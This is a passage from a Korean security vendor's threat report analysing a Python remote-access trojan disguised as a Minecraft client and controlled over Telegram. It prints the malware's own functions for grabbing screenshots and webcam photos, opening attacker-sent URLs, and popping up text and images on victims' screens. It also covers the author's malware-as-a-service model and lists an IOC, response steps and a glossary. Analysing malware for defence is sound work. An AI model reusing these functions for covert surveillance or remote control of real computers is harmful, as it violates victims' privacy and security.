  - 캡처한 이미지는 Telegram C2 채널을 통해 공격자에게 직접 전송.

[14] **애드웨어 (Adware):** 특정 소프트웨어에서 광고를 보여주기 위해 만들어진 악성 프로그램으로 광고에 따른 수익을 그 목적으로 함

```python
def take_screenshot(self):
    """
    Делает скриншот всего экрана
    """
    try:
        return ImageGrab.grab()
    except Exception:
        return None

def take_webcam_photo(self):
    """
    Делает снимок с веб-камеры
    """
    cap = None
    try:
        cap = cv2.VideoCapture(0)
        if not cap.isOpened():
            return None

        time.sleep(1)
        best_frame = None
        for _ in range(5):
            ret, frame = cap.read()
            if ret and frame is not None:
                best_frame = frame
            time.sleep(0.1)

        if best_frame is None:
            return None

        frame_rgb = cv2.cvtColor(best_frame, cv2.COLOR_BGR2RGB)
        photo = Image.fromarray(frame_rgb)
        return photo
    except Exception:
        return None
    finally:
        if cap:
            cap.release()
```

[화면 캡쳐 및 웹캠 이용 이미지 전송 코드]

+ 2. 애드웨어의 "/text" 및 이미지 기능
  - 공격자가 봇에 텍스트 메시지를 전송하면, 악성코드는 먼저 해당 문자 메시지가 URL 인지 확인
  - URL 일 경우, 해당 URL 을 피해자 기본 웹 브라우저에서 자동으로 열리도록 명령
  - URL 이 아닌 경우, 해당 문자 메시지가 피해자의 화면에 팝업 메시지 상자로 표시되어, 악성 광고나 피싱 페이지를 표시하는데 사용

```python
def open_url(self, text):
    """
    Открывает URL в браузере если текст похож на ссылку
    """
    url_patterns = ['https?://[^\\s]+', 'www\\.[^\\s]+', '[a-zA-Z0-9-]+\\.[a-zA-Z]{2,}[^\\s]*']
    for pattern in url_patterns:
        if re.match(pattern, text.strip()):
            try:
                url = text
                if not url.startswith(('http://', 'https://')):
                    url = 'https://' + url
                webbrowser.open(url)
                return True
            except Exception:
                continue
    return False
```

[URL 전송 시 명령을 수행하는 Python 코드]

```python
def show_text_popup(self, text, title="by fifetka"):
    """
    Показывает текст во всплывающем окне
    """
    def create_popup():
        try:
            root = tk.Tk()
            root.withdraw()
            root.attributes('-topmost', True)
            messagebox.showinfo(title, text)
            root.destroy()
        except Exception:
            pass

    try:
        thread = threading.Thread(target=create_popup)
        thread.daemon = True
        thread.start()
        time.sleep(0.5)
        return True
    except Exception:
        return False

def show_text_dialog(self, text, title="by fifetka"):
    """
    Альтернативный способ показа текста
    """
    try:
        if platform.system() == 'Windows':
            text_escaped = text.replace('"', '`"')
            title_escaped = title.replace('"', '`"')
            ps_script = f'Add-Type -AssemblyName System.Windows.Forms; [System.Windows.Forms.MessageBox]::Show("{text_escaped}", "{title_escaped}")'
            result = subprocess.run(['powershell', '-Command', ps_script], capture_output=True, timeout=10, creationflags=subprocess.CREATE_NO_WINDOW)
            return result.returncode == 0
        return False
    except Exception:
        return False
```

[text 전송 시 팝업이 나타나거나 text 를 보여주도록 하는 Python 코드]

- 공격자가 봇에 이미지 파일을 전송하면, 해당 이미지를 다운로드하여 피해자 컴퓨터의 임시 파일에 저장 후 기본 이미지 뷰어를 통해 이미지를 열도록 명령
- 이를 통해 피해자에게 충격적이거나 주의를 분산시키는 콘텐츠, 가짜 청구서, 사기성 안내를 표시하는데 사용.

```python
def open_image(self, image_path):
    """
    Открывает изображение на компьютере
    """
    try:
        if platform.system() == 'Windows':
            os.startfile(image_path)
        elif platform.system() == 'Darwin':
            subprocess.run(['open', image_path])
        else:
            subprocess.run(['xdg-open', image_path])
        return True
    except Exception:
        return False

def save_and_open_image(self, image_bytes, filename="received_image"):
    """
    Сохраняет и открывает изображение
    """
    try:
        with tempfile.NamedTemporaryFile(delete=False, suffix='.png') as temp_file:
            temp_file.write(image_bytes)
            temp_path = temp_file.name

        if self.open_image(temp_path):
            self.downloaded_images.append(temp_path)
            return True
        else:
            os.unlink(temp_path)
            return False
    except Exception:
        return False
```

[image 전송 시 임시 파일에 저장 후 화면에 이미지를 나타내도록 하는 Python 코드]

1.2.3.6 결론

+ 이 분석을 통해 알려진 마인크래프트 클라이언트 이름을 이용하여 악성코드를 설치 및 지속적으로 악성 행위를 구축하는 환경을 제공하도록 설계.
+ 이러한 사회 공학적 기법은 특히 게이머들에게 효과적으로 악성코드를 설치하도록 유도하여 지속적으로 정보 유출 및 시스템 장악을 수행할 수 있음.
+ 신규 Python RAT 은 C2 채널과 통신하기 위해 Telegram API 을 활용하여 프라이버시 중심의 메시지 서비스를 통해 공격자 행위를 숨길 수 있음.
+ 기업의 경우, 암호화된 채널을 포함한 모든 네트워크 트래픽에 대한 심층적인 가시성의 중요성을 부각함.
+ Telegram 과 같은 합법적 서비스에 대한 비정상적인 API 호출을 모니터링하는 것도 숨겨진 C2 통신을 발견하는데 필수적인 탐지 행위로 사용할 수 있음.

+ 악성코드는 MaaS[15] 배포 모델 형태로 설계되었으며, 하드코딩된 "ALLOWED_USER" Telegram ID 는 단순한 라이선스 동작 역할을 수행.
+ 악성코드 제작자는 구매자 별로 단일 ID 를 쉽게 변경하고 실행 파일을 재컴파일하여 구매자만 제어할 수 있는 맞춤형 복사본을 판매.
+ 이러한 모델은 "by fifetka" 서명과 게이머 중심 유인책과 결합되어, 공격자가 자체 캠페인을 운영하는 것이 아닌 다른 공격자들을 끌어들여 운영하는 것을 시사.
+ 악성코드 기능은 풍부하나 제작자의 기술 수준은 높지 않음.
+ 오픈소스 라이브러리를 조합하여 PyInstaller 실행 파일로 패키징 후 배포하는 숙련도로 가지고 있음.
+ 그러나 지속성 설정 오류, 고급 분석 회피 기법 부재, 맞춤형 코드, 난독화 등 숙련된 기법을 사용하지 않는걸 보아 수준 높은 공격자 라고 판단하기 어려움.

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
FileHash-SHA256	847ef096af4226f657cdd5c8b9c9e2c924d0dbab24bb9804d4b3afaf2ddf5a61

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://www.netskope.com/blog/new-python-rat-targets-gamers-via-minecraft

[15] **MaaS (Malware-as-a-Service):** 돈을 받고 필요한 악성코드를 제공하는, 악성코드 제작 및 유포 서비스

2 관련 용어

- **TTPs(Tactics, Techniques, Procedures):** 사이버 공격에 사용된 전술, 기법, 절차
- **NTLM:** 사용자의 신원을 인증하는 Microsoft 의 인증 프로토콜
- **Mimikatz:** Windows 운영체제에서 각종 계정과 관련된 정보를 탈취하고 해독하기 위한 도구이며, 본래 목적은 취약점을 Microsoft 측에 알리기 위해 개발됨
- **Cobalt Strike:** C2 서버를 구축하는 상용 모의 해킹 도구
- **비콘(Beacon):** 공격자가 확보한 시스템에서 주기적으로 C2 서버와 통신하여 공격자의 명령을 기다리거나, 수집한 데이터를 전송하는 역할
- **AMSI(Antimalware Scan Interface):** 애플리케이션이 악성코드 방지 제품과 통합하여, 악성코드나 악성 스크립트를 실시간으로 탐지하고 차단하는 Microsoft 의 보안 기능
- **NT 해시:** Windows 의 NTLM 인증 과정에서 사용되는 비밀번호의 암호화된 값
- **PsExec:** SMB 를 사용하여 사용자가 원격 시스템에서 프로그램을 실행할 수 있게 해주는 합법적인 Windows 도구
- **VSS(Volume Shadow Copy Service):** 특정한 시각의 파일, 폴더의 복사본이나 볼륨의 스냅샷을 저장해두고 복원할 수 있는 기능
- **TOR(The Onion Routing):** 온라인 상에서 익명을 보장하고 검열을 피할 수 있게 해주는 소프트웨어로, 미국 해군 연구소에서 최초로 시작 된 네트워크 서비스
- **블록체인(BlockChain):** 거래 데이터를 블록 단위로 묶어 체인처럼 연결한 분산형 데이터 저장 기술
- **원격 관리 도구 (RAT):** 본래 원격 관리 도구(Remote Administrator Tool)를 뜻하나 공격자에게 컴퓨터 통제권을 넘겨주게 되는 악성코드로 악용될 수 있음
- **C2 (C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버
- **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술
- **애드웨어 (Adware):** 특정 소프트웨어에서 광고를 보여주기 위해 만들어진 악성 프로그램으로 광고에 따른 수익을 그 목적으로 함
- **MaaS (Malware-as-a-Service):** 돈을 받고 필요한 악성코드를 제공하는, 악성코드 제작 및 유포 서비스

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)